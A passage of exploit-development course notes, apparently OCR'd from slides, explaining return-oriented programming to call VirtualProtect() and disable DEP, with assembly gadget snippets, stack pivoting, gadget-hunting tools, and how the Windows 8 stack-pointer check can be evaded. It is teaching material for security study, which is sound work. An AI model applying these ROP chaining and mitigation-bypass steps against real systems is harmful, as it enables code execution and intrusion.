
```
add esp, 0x18
retn
```



VirtualProtect() ROP Example (3)

Now that we have jumped over the arguments to VirtualProtect(), we want to begin the process of writing the appropriate arguments to their respective positions on the stack. Before writing, we must populate a register with the actual argument to write. The first argument to VirtualProtect() needs to be the address of where we want to change permissions. This would be the address of our shellcode. The question is, "How do we know where our shellcode is with ASLR and such?" The answer goes back to the preserved stack pointer value from the first gadget. Since we recorded the address at the moment in time where we got control of the instruction pointer, we can calculate the distance between the preserved stack pointer address and our shellcode, allowing us to remain position independent! To calculate the offset we simply must count all of the bytes taken up by our gadgets, VirtualProtect() arguments, etc… In the example on the slide, we are copying the preserved stack pointer address into EAX and then adding 0x100 bytes, followed by a return to the next gadget. The 0x100 would need to be the offset to the shellcode location.

```
mov eax, edi
add eax, 100
retn
```




VirtualProtect() ROP Example (4)

We next need a gadget that will write the first VirtualProtect() argument held in EAX to the appropriate stack position. We accomplish this by locating the address of a code sequence that writes EAX to the preserved ESP address + offset. In our case, we are writing to "EDI+0c." EDI of course holds the preserved ESP address.

```
mov dword ptr ds:[edi+0c], eax
retn
```


After this first argument is written to the stack, we would continue to write the rest of the arguments with more gadgets. We will not be showing this on the slides as it is simply a repeat of the previous steps. The difficulty comes with finding the appropriate code sequences to get the right arguments loaded to registers and written to the stack.



VirtualProtect() ROP Example (5)


When we use tools to find ROP gadgets, many of the gadgets contain unwanted code. Some gadgets can be thrown away, but in other cases, the only gadget available to achieve a desired goal may have a bunch of unwanted instructions in between the desired instructions and the return. In the example on the slide, we want to move the stack pointer into the EDI register. We have found a gadget to accomplish this goal; however, instead of the desired instruction being followed immediately with a return instruction, we have a "pop esi" that must execute. In some cases, this is not an issue and we can deal with it; however, in other cases it may negatively impact your goal and be unusable. If unusable, you must come up with another gadget, or sequence of gadgets to achieve your desired result.

In the example on the slide, we can handle this problem by placing a 4-byte pad between the two gadget addresses on the stack. The next slide demonstrates the solution.



VirtualProtect() ROP Example (6)


Normally, when we return to the next gadget, the stack pointer is adjusted to the next gadget's address on the stack. In this case, the gadget contains an unwanted "pop esi" instruction in between the instruction we want to execute and the return. This is very common. The solution is simple in this case. We place 4-bytes of padding between the gadget that is currently executing and the next gadget's pointer to where we want to jump. In this case, we have added "0x41414141." This value will be popped into ESI and the stack pointer will point to the next gadget's address!



VirtualProtect() ROP Example (7)

In the example we just walked through, we wrote the arguments one at a time into the stack locations of the arguments for VirtualProtect(). Often times you will instead write the arguments directly to registers, then use the "PUSHAD" instruction, followed by a return instruction. The "PUSHAD" instruction pushes all general purpose registers in the following order: EAX, ECX, EDX, EBX, the original ESP, EBP, ESI, EDI. You would need to write the arguments to VirtualProtect() in the appropriate order in the registers, prior to executing the "PUSHAD" instruction. The stack pointer would need to be lined up so that it points to the address of VirtualProtect(), with the appropriate arguments below.

See the following link for more information on the "PUSHAD" instruction:
http://pdos.csail.mit.edu/6.828/2005/readings/i386/PUSHA.htm




Stack Pivoting

Stack pivoting is a technique that is often used with return oriented programming (ROP). Stack pivoting most often comes into play when an Class-instantiated object in memory is replaced and holds a malicious pointer to a fake vtable containing ROP code. At the right moment, we can put in the address of an instruction that performs:

```
xchg/mov esp, eax    #Move into esp, the pointer held in eax...
ret
```

This technique comes into play when you have a vulnerability, such as a function pointer overwrite, in which you desire to return to your shellcode located on the heap. The pivot will take a pointer from any valid register such as from EAX, move it to ESP, and return. The pointer would likely be to shellcode or additional instructions as part of a ROP payload. With stack overflows a pivot is not usually necessary, although pivoting can also refer to adjusting the position of ESP on the stack.



Tools to Help Build Gadgets


There are quite a few tools to help you find gadgets. The hunt for gadgets can be quite time consuming as you are looking through code to find a valuable series of instructions. Being that gadgets mostly require a return (0xc3) at the end of the sequence, it is likely more time efficient to search backwards, starting from return instructions. Some commonly used tools for gadget hunting and ROP include: (This list is not exhaustive.)

mona.py – An Immunity Debugger PyCommand by the Corelan Team
http://redmine.corelan.be/projects/mona #Highly recommended!

White Phosphorus – Immunity Canvas commercial Exploit Pack
http://www.immunityinc.com/products-whitephosphorus.shtml

ROPEME – Linux gadget builder by Long Le of VnSecurity
http://www.vnsecurity.net/2010/08/ropeme-rop-exploit-made-easy

Metasploit RopDB – More flexible ROP chains
https://community.rapid7.com/community/metasploit/blog/2012/10/03/defeat-the-hard-and-strong-with-the-soft-and-gentle-metasploit-ropdb



ROP in the News

ROP is a very common attack technique to disable OS controls and execute code. The following are some examples of ROP used today:


ROP has been used in modified Aurora exploits. See Dino Dai Zovi's paper: http://trailofbits.files.wordpress.com/2010/04/practical-rop.pdf

White Phosphorus uses ROP for DEP and ASLR bypass. The technique uses libraries which have not changed over the years, do not participate in ASLR and are commonly loaded by third-party applications. See the release from 6/2011: http://www.whitephosphorus.org/sayonara.txt

Return Oriented Programming used to hack voting machines by Hovav Shacham: http://electiondefensealliance.org/Return-object-engineering

In response to Immunity Security's publishing of ASLR and DEP bypass with White Phosphorus, the Corelan Team issued the following which demonstrates the same technique put together by mona.py:

https://www.corelan.be/index.php/2011/07/03/universal-depaslr-bypass-with-msvcr71-dll-and-mona-py/




Windows 8 ROP Protection

Dan Rosenberg released a paper that speaks briefly to OS and memory protections added to Windows 8 including userland and kernel heap hardening, null pointer dereferencing protection, C++ vptr overwrites, and ROP exploit mitigation. An example of an attack using ROP exploitation on Windows 7, and the new protection on Windows 8 is the following:

1) An attacker discovers a heap overflow vulnerability in which a C++ vptr can be controlled, allowing for control of EIP through the use of a fake vftable.
2) The attacker uses stack pivoting to point ESP to the heap where their ROP code exists in order to disable DEP With VirtualProtect() or another technique.
3) Once DEP is disabled, shellcode is executed.
4) With Windows 8, the stack pointer is checked prior to calls to memory protection functions such as VirtualProtect() and VirtualAlloc().
5) If ESP is not pointing to the stack area as defined in the Thread Information Block (TIB/TEB), an exception is thrown.
6) This can be defeated by pivoting the stack pointer back to the stack prior to the call to VirtualProtect().


Research paper by Dan Rosenberg: http://vulnfactory.org/blog/2011/09/21/defeating-windows-8-rop-mitigation/

At the Las Vegas BlackHat conference in July, 2012, Microsoft announced the winner of the BlueHat Prize. The challenge was to improve runtime protection on the Windows operating system, primarily aimed at defeating ROP-based attacks. Three finalists were selected and 1st place was awarded to Vasilis Pappas. He was given $200K for his submission called kBouncer. The control performs various checks, notably checking for return instructions without having a call instruction above. Other research looked at code randomization during a function call to render the location of ROP gadgets incorrect. The second place winner, Ivan Fratric, named his control ROPGuard. This control was claimed to have been defeated by Shahriyar Jalayeri by using kernelbase.dll to get the address of VirtualProtect(). Third place was awarded to Jared DeMott.



Module Summary


In this module we performed multiple techniques to disable DEP with code reuse and return oriented exploitation. We also discussed Windows 7 and 8 controls and techniques to exploit those operating systems.



Exercise: Using ROP to Disable DEP

